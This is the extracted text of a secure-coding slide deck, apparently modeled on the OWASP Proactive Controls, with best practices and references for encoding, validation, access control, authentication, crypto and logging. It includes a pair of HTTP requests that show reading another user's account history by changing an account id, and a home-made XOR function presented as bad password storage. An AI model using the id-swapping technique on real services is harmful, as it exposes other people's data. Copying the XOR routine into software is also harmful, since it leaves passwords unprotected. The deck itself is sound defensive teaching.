
Best practices
• Special character encoding has to be context
aware
– HTML element
– HTML attribute
– JavaScript
– JSON
– CSS / style
– URL
References
• XSS (Cross Site Scripting) Prevention Cheat
Sheet
• Java Encoder Project
• Microsoft .NET AntiXSS Library
• OWASP ESAPI
• Encoder Comparison Reference Project
Thou shalt validate all inputs
3: Validate All Inputs
Why validate anything?
• Most of other vulnerabilities (np. injections,
xss, …) occurs (also) from missing input
validation
• Validation it is like firewall
– Do not protects you agains everything
– …but nice to have
Best practices
• Prefer whitelist over blacklist approach,
• Use strongly typed fields
– One validator per one data type
– Easier to integrate a WAF
• Validation = first line of defence
– For exaple type casting prevents injection
– But not the only one!
References
• Input Validation Cheat Sheet
• Apache Commons Validator
• OWASP JSON Sanitizer Project
• OWASP Java HTML Sanitizer Project
• Google Caja
Thou shalt implement
appropriate access controls
4: Implement Appropriate Access
Controls

Account history

HTTP request
GET /services/history/account/85101022350445200448009906 HTTP/1.1
SA-DeviceId: 940109f08ba56a89
SA-SessionId: 826175
Accept: application/json
Host: acc
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
GET /services/history/account/45101022350445200448005388 HTTP/1.1
SA-DeviceId: 940109f08ba56a89
SA-SessionId: 826175
Accept: application/json
Host: acc
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
Account id change – we get other user data
Best practices

• Server makes a final call!
• Default deny
• All request must go through access controll
– centralized, easy to use mechanism
• Access control rules (policy) should be
separated from code
– Not a part of it

if (currentUser.hasRole(“administrator”)) {
//pozwol
} else {
//zabron
}
If (currentUser.isPermitted(printPermission)) {
//pozwol
} else {
//zabron
}
References
• Access Control Cheat Sheet
• Java Authorization Guide with Apache Shiro
– Apache Shiro Authorization features
• OWASP PHPRBAC Project
Thou shalt establish identity
and authentication controls
5: Establish Identity and
Authentication Controls

Example vulnerability
• Authentication with locally stored key (on the
machine)
• Process:
1. Enter login
2. Select key file,enter key password
3. We are logged in
https://...../GenerateNewKey

Best practices
• Check access control for the functions
allowing to change authentication credentials
• „chain of trust” rule
• Watch for session at the border!
• Do not limit length and characters to use in
password
References
• Authentication Cheat Sheet
• Password Storage Cheat Sheet
• Forgot Password Cheat Sheet
• Session Management Cheat Sheet
Thou shalt protect data and
privacy
6: Protect Data and Privacy
Example (at transit)
• SSL covers encryption and authentication
• What verifies servers identity?
– Web applications: Browser
– Mobile / thick-client / embedded… application:
Application
• Common errors
– Missing certificate validation
– Brak sprawdzenia certyfikatu lub „łańcucha zaufania”
– Missing exception handling
Best practices (in transit)
• TLS
• For whole application
• Cookies: „Secure” flag
• HTTP Strict Transport Security
• Strong cipher suites
• Chain of trust
• Certificate pinning
References (in transit)
• Transport Layer Protection Cheat Sheet
• Pinning Cheat Sheet
• OWASP O-Saft (SSL Audit for Testers)
Example (at rest)
• Storing password
• „Own” SHA1 function
public static String encrypt(byte [] in)
{
String out = "";
for(int i = 0; i < in.length; i++)
{
byte b = (byte)(in[i] ^ key[i%key.length]);
out += "" + hexDigit[(b & 0xf0)>>4] + hexDigit[b & 0x0f];
} return out;
}
Best practices(at rest)

• Do not reinwent the wheel!
– Home-bred ciphers are evil
– Own crypto is evil
– Only libraries with reputation!
• Strong ciphers in strong modes
– ECB is evil
– CBC – watch for „padding oracle”
• Good RNG for IV
References
• Google KeyCzar
• Cryptographic Storage Cheat Sheet
• Password Storage Cheat Sheet
Thou shalt implement logging,
error handling and intrusion
detection
7: Implement Logging, Error
Handling and Intrusion Detection
References
• Logging Cheat Sheet
• OWASP AppSensor Project
Thou shalt leverage security
features of frameworks and
security libraries
8: Leverage Security Features of
Frameworks and Security Libraries
Refenences
• PHP Security Cheat Sheet
• .NET Security Cheat Sheet
• Spring Security
• Apache Shiro
• OWASP Dependency Check / Track
Thou shalt include security-
specific requirements
9: Include Security-Specific
Requirements
